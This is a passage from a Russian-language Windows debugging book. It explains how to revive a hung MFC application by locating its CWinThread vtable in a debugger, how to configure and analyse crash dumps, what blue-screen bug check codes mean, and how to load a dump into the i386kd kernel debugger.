.text:6C2991BE        push   ebx                   ; wRemoveMsg
.text:6C2991BF        push   ebx                   ; wMsgFilterMax
.text:6C2991C0        push   ebx                   ; wMsgFilterMin
.text:6C2991C1        push   ebx                   ; hWnd
.text:6C2991C2        push   ebp                   ; lpMsg
.text:6C2991C3        call   ds:PeekMessageA
.text:6C2991C9        test   eax, eax
.text:6C2991CB        jnz    short n2k_Trasnlate_main
.text:6C2991CD
```

Таким образом, функция `Run` ожидает получить указатель на двойное слово, указывающее на таблицу виртуальных методов, `0x19` и `0x1B` элементы которой представляют собой функции `PumpMessage` и `IsIdleMessage` соответственно (или переходники к ним) (см. листинг 5.17). Адреса импортируемых функций, если только динамическая библиотека не была перемещена, можно узнать в том же дизассемблере; в противном случае следует отталкиваться от базового адреса модуля, отображаемого отладчиком по команде `Modules`. При условии, что эти две функции не были перекрыты программистом, поиск нужной нам виртуальной таблицы не составит никакого труда.

По непонятным причинам библиотека MFC42.DLL не экспортирует символьных имен функций, и эту информацию нам приходится добывать самостоятельно. Обработав библиотеку MFC42.LIB утилитой dumpbin, запущенной с ключом `/ARCH`, мы определим ординалы обеих функций (ординал `PumpMessage` — 5307, а `IsIdleMessage` — 4079). Остается найти эти значения в экспорте библиотеки MFC42.DLL:

```
dumpbin /EXPORTS mfc42.dll > mfc42.txt,
```

из чего мы узнаем, что адрес функции `PumpMessage` равен `6C291194h`, а `IsIdleMessage` — `6C292583h`.

Теперь мы должны найти указатели на функции `PumpMessage`/`IsIdleMessage` в памяти, а точнее — в секции данных, базовый адрес которой содержится в заголовке PE-файла. Только помните, что в x86 процессорах все числа записываются задом наперед (к сожалению, отладчик Microsoft Visual Studio Debugger не поддерживает операцию поиска в памяти, и нам приходится действовать обходным путем — копировать содержимое дампа в буфер обмена, вставлять его в текстовой файл и, нажав клавишу <F7>, искать адреса уже там).

Долго ли, коротко ли, но интересующие нас указатели обнаруживаются по адресам `403044h` и `40304Ch` (естественно, у вас эти адреса могут быть и другими). Причем обратите внимание: расстояние между указателями в точности равно расстоянию между указателями на `[EAX + 64h]` и `[EAX + 6Ch]`, а очередность их размещения в памяти обратна порядку объявления виртуальных методов. Это — хороший признак и, мы, скорее всего, находимся на правильном пути (листинг 5.18).

Листинг 5.18. Адреса функций, найденные в секции данных

```
00403044      6C2911D4 6C292583 6C291194 ; IsIdleMessage/PumpMessage
00403050      6C2913D0 6C299144 6C297129
0040305C      6C297129 6C297129 6C291A47
```

Указатели, указывающие на адреса `403048h` и `40304Ch`, очевидно, и будут кандидатами в члены искомой таблицы виртуальных методов класса `CWinThread`. Расширив сферу поиска всем адресным пространством отлаживаемого процесса, мы обнаруживаем два следующих переходника (листинг 5.19).

Листинг 5.19. Переходники к функциям, найденные там же

```
00401A20      jmp    dword ptr ds:[403044h] ; IsIdleMessage
00401A26      jmp    dword ptr ds:[403048h] ;
00401A2C      jmp    dword ptr ds:[40304Ch] ; PumpMessage
```

Ага, уже теплее! Мы нашли не сами виртуальные функции, но переходники к ним. Раскручивая этот запутанный клубок, попробуем отыскать ссылки на `401A26h` и `401A2Ch`, которые передают управление на приведенный выше код (листинг 5.20).

Листинг 5.20. Виртуальная таблица класса `CWinThread`

```
00403490      00401A9E 00401040 004015F0 ← 0x0,  0x1,  0x2  элементы
0040349C      00401390 004015F0 00401A98 ← 0x3,  0x4,  0x5  элементы
004034A8      00401A92 00401A8C 00401A86 ← 0x6,  0x7,  0x8  элементы
004034B4      00401A80 00401A7A 00401A74 ← 0x9,  0xA,  0xB  элементы
004034C0      00401010 00401A6E 00401A68 ← 0xC,  0xD,  0xE  элементы
004034CC      00401A62 00401A5C 00401A56 ← 0xF,  0x10, 0x11 элементы
004034D8      00401A50 00401A4A 00401A44 ← 0x12, 0x13, 0x14 элементы
004034E4      00401A3E 004010B0 00401A38 ← 0x15, 0x16, 0x17 элементы
004034F0      00401A32 00401A2C 00401A26 ← 0x18, 0x19, 0x1A элементы
(PumpMessage)
004034FC      00401A20 00401A1A 00401A14 ← 0x1B, 0x1C, 0x1D элементы
(IsIdleMessage)
```

Даже неопытный исследователь программ распознает в этой структуре данных таблицу виртуальных функций. Указатели на переходники к `PumpMessage`/`IsIdleMessage` разделяются ровно одним элементом, как того и требуют условия задачи. Предположим, что это виртуальная таблица, которая нам и нужна. Для проверки этого предположения отсчитаем `0x19` элементов вверх от `4034F4h` и попытаемся найти указатель, ссылающийся на ее начало. Если повезет, и он окажется экземпляром класса `CwinThread`, тогда программа сможет корректно продолжить свою работу (листинг 5.21).

Листинг 5.21. Экземпляр класса `CWinThread`, вручную найденный нами в памяти

```
004050B8      00403490 00000001 00000000
004050C4      00000000 00000000 00000001
```

Действительно, в памяти обнаруживается нечто похожее. Записываем в регистр `ECX` значение `4050B8h`, находим в памяти функцию `Run` (как уже говорилось, если только она не была перекрыта, ее адрес — `6C299164h` — известен). Нажимаем комбинацию клавиш <Ctrl>+<G>, затем вводим `0x6C299164` и в контекстном меню, вызванном правой кнопкой мыши, выбираем **Set Next Statement**. Программа, отделавшись легким испугом, продолжает свое исполнение, ну, а мы на радостях идем пить пиво (кофе, квас, чай — по вкусу).

Аналогичным путем можно вернуть к жизни и зависшие приложения, потерявшие нить управления и не реагирующие ни на мышь, ни на клавиатуру.

5.3. Как подключить дамп памяти

> ...в отделе программ весь пол был усеян дырочками от перфокарт, и какие-то мужики ползали по раскатанной по полу 20-метровой распечатке аварийного дампа памяти с целью обнаружения ошибки в распределителе памяти ОС 360. К президенту подошел начальник отдела и сообщил, что есть надежда сделать это еще к обеду.
>
> *Ю. Антонов. "Юность Гейтса"*

Дамп памяти (memory dump, также называемый корой от английского core — сердцевина, *crash* или аварийным дампом), сброшенный системой при возникновении критической ошибки — не самое убедительное средство для выявления причин катастрофы, но ничего другого в руках администратора зачастую просто не бывает. Последний вздох операционной системы, похожий на дурно пахнущую навозную кучу, из которой высовывается чей-то наполовину разложившийся труп, мгновенным снимком запечатленный в момент неустранимого сбоя, — вот что такое дамп памяти! Копание в нем вряд ли доставит вам удовольствие. Не исключено, что истинного виновника краха системы вообще не удастся найти. Допустим, некий некорректно работающий драйвер вторгся в область памяти, принадлежащую другому драйверу, и наглым образом затер критические структуры данных, сделав из чисел винегрет. К тому моменту, когда драйвер-жертва пойдет вразнос, драйвер-хищник может быть вообще выгружен из системы, и определить его причастность к крушению системы по одному лишь дампу практически нереально.

Тем не менее полностью игнорировать факт существования дампа, право же, не стоит. В конце концов, до возникновения интерактивных отладчиков ошибки в программах приходилось искать именно так. Избалованность современных программистов визуальными средствами анализа, увы, не добавляет им уверенности в тех ситуациях, когда неумолимая энтропия оставляет их со своими проблемами один на один. Но довольно лирики. Переходим к делу, расписывая каждое действие по шагам.

Первым делом, необходимо войти в конфигурацию системы (**Панель управления | Система/Control Panel | System**) и убедиться, что настройки дампа соответствуют предъявляемым к ним требованиям (**Дополнительно | Загрузка и восстановление | Отказ системы/Startup/Shutdown | Recovery** в Windows 2000 RUS и Windows NT 4.0 ENG соответственно). Операционная система Windows 2000 поддерживает три разновидности дампов памяти: малый дамп памяти (small memory dump), дамп памяти ядра (kernel memory

dump) и полный дамп памяти (complete dump memory). Для изменения настроек дампа вы должны иметь права администратора.

Малый дамп памяти занимает всего лишь 64 Кбайт (а отнюдь не 2 Мбайт, как утверждает контекстная помощь) и включает в себя:

- копию голубого экрана смерти;
- перечень загруженных драйверов;
- контекст обрушившегося процесса со всеми его потоками;
- первые 16 Кбайт содержимого ядерного стека обрушившегося потока.

Разочаровывающие малоинформативные сведения! Непосредственный анализ дампа дает нам лишь адрес возникновения ошибки и имя драйвера, которому этот адрес принадлежит. При условии, что конфигурация системы не была изменена после возникновения сбоя, мы можем загрузить отладчик и дизассемблировать подозреваемый драйвер, но это мало что даст. Ведь содержимое сегмента данных на момент возникновения сбоя нам неизвестно; более того, мы не можем утверждать, что видим те же самые машинные команды, что вызвали сбой. Поэтому малый дамп памяти полезен лишь тем администраторам, которым достаточно одного лишь имени нестабильного драйвера. Как показывает практика, в подавляющем большинстве случаев этой информации оказывается вполне достаточно. Драйвер тем временем заменяется другим — более новым и надежным. По умолчанию малый дамп памяти записывается в директорию %SystemRoot%\Minidump, где ему присваивается имя Mini, дата записи дампа и порядковый номер сбоя на данный день. Например, Mini110701-69.dmp — дамп 69 системы от 7 ноября 2001 года (не пугайтесь! это просто я отлаживал драйверы).

Дамп памяти ядра содержит намного более полную информацию о сбое и включает в себя всю память, выделенную ядром и его компонентами (драйверами, уровнем абстракции от оборудования), а также копию экрана смерти. Размер дампа памяти ядра зависит от количества установленных драйверов и варьируется от системы к системе. Контекстная помощь утверждает, что эта величина составляет от 50 до 800 Мбайт. Ну, насчет 800 Мбайт авторы явно загнули, и объем в 50—100 Мбайт выглядит более вероятным (техническая документация на систему сообщает, что ориентировочный размер дампа ядра составляет треть объема физической оперативной памяти, установленной на системе). Это наилучший компромисс между накладными расходами на дисковое пространство, скоростью сброса дампа и информативностью последнего. Весь джентльменский минимум информации — в вашем распоряжении. Практически все типовые ошибки драйверов и прочих ядерных компонентов могут быть локализованы с точностью до байта, включая и те, что вызваны физическим сбоем аппаратуры (правда, для этого вы должны иметь некоторый патологоанатомический опыт исследования трупных дампов системы). По умолчанию дамп памяти ядра записывается

в файл %SystemRoot%\Memory.dmp, затирая или не затирая (в зависимости от текущих настроек системы) предыдущий дамп.

Полный дамп памяти включает в себя все содержимое физической памяти компьютера, занятое как прикладными, так и ядерными компонентами. Полный дамп памяти оказывается особенно полезным при отладке ASPI/SPTI приложений, которые в силу своей специфики могут уронить ядро даже с прикладного уровня. Несмотря на довольно большой размер, равный размеру оперативной памяти, полный дамп остается наиболее любимым дампом всех системных программистов (системные же администраторы в своей массе предпочитают малый дамп). Это не покажется удивительным, если вспомнить, что объемы жестких дисков давно перевалили за отметку 100 Гбайт, а оплата труда системных программистов за последние несколько лет даже несколько возросла. Лучше иметь невостребованный полный дамп под рукой, чем кусать локти при его отсутствии. По умолчанию полный дамп памяти записывается в файл %SystemRoot%\Memory.dmp, затирая или не затирая (в зависимости от текущих настроек системы) предыдущий дамп.

Выбрав предпочтительный тип дампа, давайте совершим учебный урон системы, отрабатывая методику его анализа в полевых условиях. Для этого нам понадобится:

- комплект разработчика драйверов (Driver Development Kit, или сокращенно DDK), бесплатно распространяемый фирмой Microsoft и содержащий в себе подробную техническую документацию по ядру системы;
- несколько компиляторов Си/Си++ и ассемблера, а также достаточно продвинутые средства анализа дампа памяти;
- драйвер W2K_KILL.SYS или любой другой драйвер-убийца операционной системы, например, BDOS.EXE от Марка Руссиновича, позволяющий получить дамп в любое удобное для нас время, не дожидаясь возникновения критической ошибки (бесплатную копию программы можно скачать по адресу **http://www.sysinternals.com**);
- файлы символьных идентификаторов (symbol files), необходимые отладчикам ядра для его нормального функционирования и делающие дизассемблерный код более наглядным. Файлы символьных идентификаторов входят в состав "зеленого" набора MSDN; в принципе, без них можно и обойтись, однако переменная окружения `_NT_SYMBOL_PATH` должна быть определена, иначе отладчик i386kd.exe работать не будет;
- одна или несколько книжек, описывающих архитектуру ядра системы. Очень хороша в этом смысле "Внутреннее устройство Windows 2000" Марка Руссиновича и Дэвида Соломона, интересная как системным программистам, так и администраторам.

Итак, установив DDK на свой компьютер и завершив все приложения, запускаем драйвер-убийцу и под скрипящий звук записывающегося дампа

система немедленно выбрасывает голубой экран смерти, кратко информирующий нас о причинах сбоя (рис. 5.4).

```
*** STOP: 0x0000001E (0xC0000005, 0xBE80B000, 0x00000000, 0x00000000)
KMODE_EXEPTION_NOT_HALTED

*** Address 0xBE80B000 base at 0xBE80A000, Date Stamp 389db915 –
w2k_kill.sys

Beginning dump of physical memory
Dumping physical memory to disk: 69
```

Рис. 5.4. Голубой экран смерти (BSOD, Blue Screen Of Death), свидетельствующий о возникновении неустранимого сбоя системы с краткой информацией о нем

Для большинства администраторов голубой экран смерти означает лишь одно — системе поплохело настолько, что она предпочла смерть позору неустойчивого функционирования. Что же до таинственных письмен — они остаются сплошной загадкой. Но только не для настоящих профессионалов! Мы начнем с левого верхнего угла экрана и, зигзагами спускаясь вниз, трассируем все надписи по порядку.

`*** STOP`: буквально означает "останов [системы]" и не несет в себе никакой дополнительной информации.

`0x0000001E` представляет собой Bug Check-код, содержащий категорию сбоя. Расшифровку Bug Check-кодов можно найти в DDK. В данном случае это `0x1E`, `KMODE_EXEPTION_NOT_HALTED`, о чем и свидетельствует символьное имя, расположенное строкой ниже. Краткое объяснение некоторых наиболее популярных Bug Check кодов приведено в табл. 5.1. Полноту фирменной документации она, разумеется, не заменяет, но некоторое представление о целесообразности скачивания 70 Мбайт DDK все-таки дает.

Арабская вязь в круглых скобках — это четыре Bug Check-параметра, физический смысл которых зависит от конкретного Bug Check-кода и вне его контекста теряет всякий смысл; применительно к `KMODE_EXEPTION_NOT_HALTED` — первый Bug Check-параметр содержит номер возбужденного исключения. Судя по таблице, это — `STATUS_ACCESS_VIOLATION` — доступ к запрещенному адресу памяти — и четвертый Bug Check-параметр указывает, какой именно. В данном случае он равен нулю, следовательно, некоторая машинная инструкция попыталась совершить обращение по null-pointer, соответствующему инициализированному указателю, ссылающемуся на невыделенный регион памяти. Ее адрес содержится во втором Bug Check-параметре. Третий Bug Check-параметр в данном конкретном случае не определен.

`*** Address 0xBE80B00` — это и есть тот адрес, по которому произошел сбой. В данном случае он идентичен второму Bug Check-параметру, однако так бывает далеко не всегда (Bug Check-коды собственно и не подряжались хранить чьи-либо адреса).

`base at 0xBE80A00` — содержит базовый адрес загрузки модуля-нарушителя системного порядка, по которому легко установить паспортные данные самого этого модуля.

Внимание

Далеко не во всех случаях правильное определение базового адреса вообще возможно.

Воспользовавшись любым подходящим отладчиком (например, SoftIce от NuMega или i386kd от Microsoft), введем команду, распечатывающую перечень загруженных драйверов с их краткими характеристиками (в i386kd это осуществляется командой `!drivers`). Как одним из вариантов, можно воспользоваться утилитой drivers.exe, входящей в NTDDK. Но какой бы вы путь не избрали, результат будет приблизительно следующим (рис. 5.5).

```
kd>                                                                  !drivers!drivers
Loaded                    System                    Driver                    Summary
Base         Code Size         Data Size        Driver Name              Creation Time
80400000  142dc0  (1291  kb)  4d680  (309  kb)  ntoskrnl.exe   Wed  Dec  08  02:41:11  1999
80062000    cc20  (   51  kb)   32c0  (  12  kb)        hal.dll   Wed  Nov  03  04:14:22  1999
f4010000    1760  (    5  kb)   1000  (   4  kb)   BOOTVID.DLL   Thu  Nov  04  04:24:33  1999
bffd8000   21ee0  (  135  kb)   59a0  (  22  kb)       ACPI.sys   Thu  Nov  11  04:06:04  1999
be193000   16f60  (   91  kb)   ccc0  (  51  kb)     kmixer.sys   Wed  Nov  10  09:52:30  1999
bddb4000   355e0  (  213  kb)  10ac0  (  66  kb)      ATMFD.DLL   Fri  Nov  12  06:48:40  1999
be80a000     200  (    0  kb)    a00  (   2  kb)  w2k_kill.sys   Mon  Aug  28  02:40:12  2000
TOTAL:   835ca0 (8407 kb) 326180 (3224 kb) (    0 kb     0 kb)
```

Рис. 5.5. Результат определения адреса

Обратите внимание на выделенную жирным цветом строку с именем w2k_kill.sys, найденную по ее базовому адресу `0xBE80A00`. Это и есть тот самый драйвер, который нам нужен! А впрочем, этого можно и не делать, поскольку имя "неправильного" драйвера и без того присутствует на голубом экране.

Две нижние строки отражают прогресс сброса дампа на диск, развлекая администратора чередой быстро меняющихся цифр на это время.

Таблица 5.1. *Физический смысл наиболее популярных Bug Check кодов с краткими пояснениями*

Категория		Описание
hex-код	**Символьное имя**	
0x0A	IRQL_NOT_LESS_OR_EQUAL	Драйвер попытался обратиться к странице памяти на уровне DISPATCH_LEVEL или более высоком, что и привело к краху, поскольку менеджер виртуальной памяти работает на более низком уровне. Источником сбоя может быть и BIOS, и драйвер, и системный сервис (особенно этим грешат вирусные сканеры и FM-тюнеры). Как вариант — проверьте кабельные терминаторы на SCSI-накопителях и Master/Slayer на IDE, отключите кэширование памяти в BIOS. Если и это не поможет, обратитесь к четырем параметрам Bug Check-кода, содержащим ссылку на память, к которой осуществлялся доступ, уровень IRQ, тип доступа (чтение/запись) и адрес машинной инструкции драйвера
0x1E:	KMODE_EXCEPTION_NOT_HANDLED	Компонент ядра возбудил исключение и "забыл" его обработать; номер исключения содержится в первом Bug Check-параметре. Обычно он принимает одно из следующих значений: • (0x80000003)STATUS_BREAKPOINT: встретилась программная точка останова — отладочный рудимент, по небрежности не удаленный разработчиком драйвера; • (0xC0000005) STATUS_ACCESS_VIOLATION: доступ к запрещенному адресу (четвертый Bug Check-параметр уточняет, к какому) — ошибка разработчика; • (0xC000021A) STATUS_SYSTEM_PROCESS_TERMINATED: сбой процессов CSRSS и/или Winlogon, источником которого могут быть как компоненты ядра, так и пользовательские приложения; обычно это происходит при заражении машины вирусом или нарушении целостности системных файлов; • (0xC0000221) STATUS_IMAGE_CHECSUM_MISMATCH: целостность одного из системных файлов оказалась нарушена. Второй Bug Check-параметр содержит адрес машинной команды, возбудившей исключение

Таблица 5.1 *(продолжение)*

Категория		Описание
hex-код	**Символьное имя**	
0x24	NTFS_FILE_SYSTEM	Проблема с драйвером NTFS.SYS, обычно возникающая вследствие физического разрушения диска, реже — при остром недостатке физической оперативной памяти
0x2E	DATA_BUS_ERROR	Драйвер обратился к несуществующему физическому адресу; если только это не ошибка драйвера, оперативная память и/или кэш-память процессора (видеопамять) неисправны или же работают на запредельных тактовых частотах
0x35	NO_MORE_IRP_STACK_LOCATIONS	Драйвер более высокого уровня обратился к драйверу более низкого уровня через IoCallDriver-интерфейс, однако свободного пространства в IRP-стеке не оказалось, и передать весь IRP-пакет целиком не удалось. Это гибельная ситуация, не имеющая прямых решений; попытайтесь удалить один или несколько наименее нужных драйверов, быть может, тогда система заработает
0x3F	NO_MORE_SYSTEM_PTES	Результат сильной фрагментации таблицы PTE, приводящей к невозможности выделения затребованного драйвером блока памяти; обычно это характерно для аудио/видеодрайверов, манипулирующих огромными блоками памяти и к тому же не всегда их вовремя освобождающими; для решения проблемы попробуйте увеличить кол-во PTE (до 50 000 максимум) в следующей ветке реестра: HLLM\SYSTEM\CurrentControlSet\Control\SessionManager\Memory Management\SystemPages
0x50	PAGE_FAULT_IN_NONPAGED_AREA	Обращение к несуществующей странице памяти, вызванное либо неисправностью оборудования (как правило — оперативной, видео или кэш-памяти), либо некорректно спроектированным сервисом (этим грешат многие антивирусы), либо разрушениями NTFS-тома (запустите chkdsk с ключами /f и /r), также попробуйте запретить кэширование памяти в BIOS

Таблица 5.1 *(продолжение)*

Категория		Описание
hex-код	**Символьное имя**	
0x58	FTDISK_INTERNAL_ERROR	Сбой RAID-массива: при попытке загрузки с основного диска система обнаружила, что он поврежден, тогда она обратилась к его зеркалу, но таблицы разделов не оказалось и там
0x76	PROCESS_HAS_LOCKED_PAGES	Драйвер не смог освободить "залоченные" страницы после завершения операции ввода-вывода; для определения имени дефектного драйвера следует обратиться к ветке HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management и установить параметр TrackLockedPages типа DWORD в значение 1, потом перезагрузить систему, после чего та будет сохранять трассируемый стек; если нехороший драйвер вновь начнет чудить, возникнет BSOD с Bug Check-кодом 0xCB, позволяющим определить виновника
0x77	KERNEL_STACK_INPAGE_ERROR	Страница данных памяти ядра по техническим причинам недоступна, если первый Bug Check-код не равен нулю, то он может принимать одно из следующих значений: • (0xC000009A) STATUS_INSUFFICIENT_RESOURCES — недостаточно системных ресурсов; • (0xC000009C) STATUS_DEVICE_DATA_ERROR — ошибка чтения с диска (bad-сектор?); • (0xC000009D) STATUS_DEVICE_NOT_CONNECTED — система не видит привод (неисправность контроллера, плохой контакт шлейфа); • (0xC000016A) STATUS_DISK_OPERATION_FAILED — ошибка чтения диска (bad-сектор или неисправный контроллер); • (0xC0000185) STATUS_IO_DEVICE_ERROR — неправильное термирование SCSI-привода или конфликт IRQ IDE-приводов. Нулевое же значение первого Bug Check-кода указывает на неизвестную аппаратную проблему. Такое сообщение может появиться и при заражении системы вирусами, и при разрушении диска старыми докторами, и при отказе RAM — войдите в консоль восстановления и запустите ChkDsk с ключом /r

Таблица 5.1 *(продолжение)*

Категория		Описание
hex-код	**Символьное имя**	
0x7A	KERNEL_DATA_INPAGE_ERROR###	Страница данных памяти ядра по техническим причинам недоступна, второй Bug Check-параметр содержит статус обмена, четвертый — виртуальный страничный адрес, загрузить который не удалось. Возможные причины сбоя — те же дефектные сектора, попавшие в pagefile.sys, сбои дискового контроллера, ну и вирусы, наконец
0x7B	INACCESSIBLE_BOOT_DEVICE	Загрузочное устройство недоступно — таблица разделов повреждена или не соответствует файлу boot.ini. Такое сообщение появляется и при замене материнской платы с интегрированным IDE-контроллером (или замене SCSI-контроллера), поскольку всякий контроллер требует "своих" драйверов, и при подключении жесткого диска с установленной NT на компьютер, оснащенный несовместимым оборудованием, операционная система просто откажется грузиться, и ее необходимо переустановить (опытные администраторы могут переустановить непосредственно сами дисковые драйверы, загрузившись с консоли восстановления). Также не помешает проверить общую исправность оборудования и наличие вирусов на диске
0x7F	UNEXPECTED_KERNEL_MODE_TRAP	Исключение процессора, необработанное операционной системой. Обычно возникает вследствие неисправности оборудования (как правило — разгона CPU), его несовместимости с установленными драйверами или алгоритмическими ошибками в самих драйверах. Проверьте исправность оборудования и удалите все посторонние драйверы. Первый Bug Check-параметр содержит номер исключения и может принимать следующие значения: • 0x00 — попытка деления на нуль; • 0x01 — исключение системного отладчика;

Таблица 5.1 *(продолжение)*

Категория		Описание
hex-код	**Символьное имя**	
0x7F	UNEXPECTED_KERNEL_MODE_TRAP	• 0x03 — исключение точки останова; • 0x04 — переполнение; • 0x05 — генерируется инструкцией BOUND; • 0x06 — неверный опкод; • 0x07 — двойной отказ (Double Fault). Описание остальных исключений содержится в документации на процессоры Intel и AMD
0xC2	BAD_POOL_CALLER	Текущий поток вызвал некорректный pool request, что обычно происходит по причине алгоритмической ошибки, допущенной разработчиком драйвера. Однако, судя по всему, и сама система не остается без ошибок, поскольку для устранения этого голубого экрана Microsoft рекомендует установить SP2
0xCB	DRIVER_LEFT_LOCKED_PAGES_IN_PROCESS	После завершения процедуры ввода/вывода драйвер не может освободить заблокированные страницы. Первый Bug Check-параметр содержит вызываемый, а второй Bug Check-параметр вызывающий адрес. Последний, четвертый параметр указывает на UNICODE-строку с именем драйвера
0xD1	DRIVER_IRQL_NOT_LESS_OR_EQUAL	То же самое, что и IRQL_NOT_LESS_OR_EQUAL
0xE2	MANUALLY_INITIATED_CRAS	Сбой системы, спровоцированный вручную, путем нажатия горячей комбинации клавиш <Ctrl>+<Scroll Lock>, при условии, что параметр CrashOnCtrlScroll реестра HKLM\System\CurrentControlSet\Services\i8042prt\Parameters содержит ненулевое значение
0x7A	KERNEL_DATA_INPAGE_ERROR	Страница данных памяти ядра по техническим причинам недоступна, второй Bug Check-параметр содержит статус обмена, четвертый — виртуальный страничный адрес, загрузить который не удалось. Возможные причины сбоя — те же дефектные секторы, попавшие в pagefile.sys, сбои дискового контроллера, ну и вирусы, наконец

Восстановление системы после критического сбоя

> Неестественное, почти половое влечение к кнопке F8 появилось в Кролике совершенно не внезапно.
>
> *Щербаков Андрей. "14 400 бод и 19 200 юзеров и те же самые все-все-все..."*

Операционные системы семейства NT достаточно безболезненно переносят критические сбои, даже если те произошли в самый неудобный момент (например, в период дефрагментации диска). Отказоустойчивый драйвер файловой системы все сделает сам (хотя запустить ChkDsk все же не помешает).

Если был выбран полный дамп памяти или дамп памяти ядра, то при следующей успешной загрузке системы жесткий диск будет долго молотить головкой, даже если к нему и не происходит никаких обращений. Не пугайтесь! Просто Windows перемещает дамп из виртуальной памяти на место его постоянного проживания. Запустив диспетчер задач, вы увидите новый процесс в списке SaveDump.exe — вот он этим и занимается. Необходимость в подобной двухтактной схеме сброса дампа объясняется тем, что в момент возникновения критической ошибки работоспособность драйверов файловой системы уже не гарантируется, и операционная система не может позволить себе их использовать, ограничиваясь временным размещением дампа в виртуальной памяти. Кстати, если имеющегося объема виртуальной памяти окажется недостаточно (вызовом **Дополнительно | Параметры быстродействия | Виртуальная память**), сброс дампа окажется невозможным.

Если же система от загрузки отказывается, упорно забрасывая вас голубыми экранами смерти, вспомните о существовании клавиши <F8> и выберите пункт **Загрузка последней удачной конфигурации** (Last Known Good Configuration). Более радикальной мерой является запуск системы в безопасном (safe) режиме с минимумом загружаемых служб и драйверов. Переустановка системы — это крайняя мера, и без особой нужды к ней лучше не прибегать. Лучше войдите в "консоль восстановления" и перетащите файл дампа на другую машину для его исследования (листинг 5.22).

Листинг 5.22. Префиксы символьных имен в ядре NT

```
префикс              компонент
-------------------------------------------------------------------
__e          эмулятор операций с плавающей запятой          ntdll
Cc           диспетчер кэша                                 ntoskrnl
Cm           диспетчер конфигурации
```

```
Crs          client server runtime subsustem                ntdll
Dbg          поддержка отладки                       ntdll, ntoskrnl
Ex           подпрограммы поддержки исполнительной системы  ntoskrnl
FsRtl  библиотека периода драйвера файловой системы,        ntoskrnl
Hal          HAL                                            ntoskrnl
Invb   драйвер инициализации системы VGA(bootvid)           ntoskrnl
Init   инициализация системы                                ntoskrnl
Interl.      потокобезопасное оперирование переменными      ntoskrnl
Io           диспетчер ввода-вывода                         ntoskrnl
Ke           ядро                                           ntoskrnl
Ki           обработка прерываний                    ntdll, ntoskrnl
Ldr          загрузчик образов                       ntdll, ntoskrnl
Lpc          LPC                                            ntoskrnl
Lsa          локальная аутентификация                       ntoskrnl
Mm           диспетчер памяти                               ntoskrnl
Nls          поддержка национальных языков           ntdll, ntoskrnl
Nt           системные сервисы Windows 2000          ntdll,
ntoskrnl
Ob           диспетчер объектов                             ntoskrnl
Po           диспетчер электропитания                       ntoskrnl
Pp           диспетчер PnP                                  ntoskrnl
Ps           поддержка процессов                            ntoskrnl
Rtl          стандартная библиотека           ntdll, ntoskrnl
Se           защита                                         ntoskrnl
Wmi          Windows Management Instrumentation             ?      ?
Zw           Зеркальная точка входа для системных сервисов
```

Подключение дампа памяти

Для подключения дампа памяти к отладчику Windows Debugger (windbg.exe) в меню **File** выберите пункт **Crash Dump** или воспользуйтесь горячей комбинацией <Ctrl>+<D>. В отладчике i386kd.exe для той же цели служит ключ `-z` командной строки, за которым следует полный путь к файлу дампа, отделенный от ключа одним или несколькими пробелами, при этом переменная окружения `_NT_SYMBOL_PATH` должна быть определена и содержать полный путь к файлам символьных идентификаторов, в противном случае отладчик аварийно завершит свою работу. Как один из вариантов, можно указать к командной строке ключ `-y` и тогда экран консоли будет выглядеть так: `i386kd -z C:\WINNT\memory.dmp -y  C:\WINNT\Symbols`, причем отладчик следует вызывать из Checked Build Environment/Free Build Environment кон-

соли, находящейся в папке Windows 2000 DDK, иначе у вас ничего не получится.

Хорошая идея — ассоциировать DMP-файлы с отладчиком i386kd, запуская их одним ударом <Enter> из FAR. Впрочем, выбор средства анализа — дело вкуса. Кому-то нравиться KAnalyze, а кому-то достаточно и простенького DumpChk. Выбор аналитических инструментов чрезвычайно велик (один лишь DDK содержит четыре из них!), и, чтобы хоть как-то определиться с выбором, мы остановимся на i386kd.exe, также называемом Kernel Debugger.

Как только консоль отладчика появится на экране (а Kernel Debugger — это консольное приложение, горячо любимое всеми, кто провел свою молодость за текстовыми терминалами), курсор наскоро дизассемблирует текущую машинную инструкцию и своим тревожным мерцанием затягивает нас в пучину машинного кода. "Ну что, глазки строить будем или все-таки дизассемблировать?" — незлобно ворчим мы, выбивая на клавиатуре команду `u`, заставляющую отладчик продолжить дизассемблирование.

Судя по символьным идентификаторам `PspUnhandledExceptionInSystemThread` и `KeBugCheckEx`, мы находимся глубоко в ядре, а точнее — в окрестностях того кода, что выводит BSOD на экран (листинг 5.23).

Листинг 5.23. Результат дизассемблирования подключенного дампа памяти с текущего адреса

```
8045249c 6a01         push   0x1
kd>u
_PspUnhandledExceptionInSystemThread@4:
80452484 8B442404     mov    eax, dword ptr [esp+4]
80452488 8B00         mov    eax, dword ptr [eax]
8045248A FF7018       push   dword ptr [eax+18h]
8045248D FF7014       push   dword ptr [eax+14h]
80452490 FF700C       push   dword ptr [eax+0Ch]
80452493 FF30         push   dword ptr [eax]
80452495 6A1E         push   1Eh
80452497 E8789AFDFF   call   _KeBugCheckEx@20
8045249C 6A01         push   1
8045249E 58           pop    eax
8045249F C20400       ret    4
```

В стеке ничего интересного также не содержится, вот судите сами (просмотр содержимого стека осуществляется командной `kb`):

```
kd> kb
ChildEBP RetAddr  Args to Child
```

```
f403f71c 8045251c f403f744 8045cc77 f403f74c
ntoskrnl!PspUnhandledExceptionInSystemThread+0x18
f403fddc 80465b62 80418ada 00000001 00000000
ntoskrnl!PspSystemThreadStartup+0x5e
00000000 00000000 00000000 00000000 00000000
ntoskrnl!KiThreadStartup+0x16
```

Такой поворот событий ставит нас в тупик. Сколько бы мы ни дизассемблировали ядро, это ни на йоту не приблизит нас к источнику критической ошибки. Что ж, все вполне логично. Текущий адрес (`8045249Ch`) лежит далеко за пределами драйвера-убийцы (0BE80A00h). Хорошо, давайте развернемся и пойдем другим путем. Помните тот адрес, что высвечивал голубой экран смерти? Не помните — не беда! Если это только не запрещено настройками, копии всех голубых экранов сохраняются в журнале системы (листинг 5.24). Откроем его командой **Панель управления | Администрирование | Просмотр событий**.

Листинг 5.24. Копия голубого экрана смерти, сохраненная в системном журнале

```
Компьютер был перезагружен после критической ошибки:
0x0000001e (0xc0000005, 0xbe80b000, 0x00000000, 0x00000000).
Microsoft Windows 2000 [v15.2195]
Копия памяти сохранена: C:\WINNT\MEMORY.DMP.
```

Отталкиваясь от категории критической ошибки `0x1E`, мы без труда сможем определить адрес инструкции-убийцы `0xBE80B000`. Даем команду `u BE80B000` для просмотра его содержимого и видим (листинг 5.25).

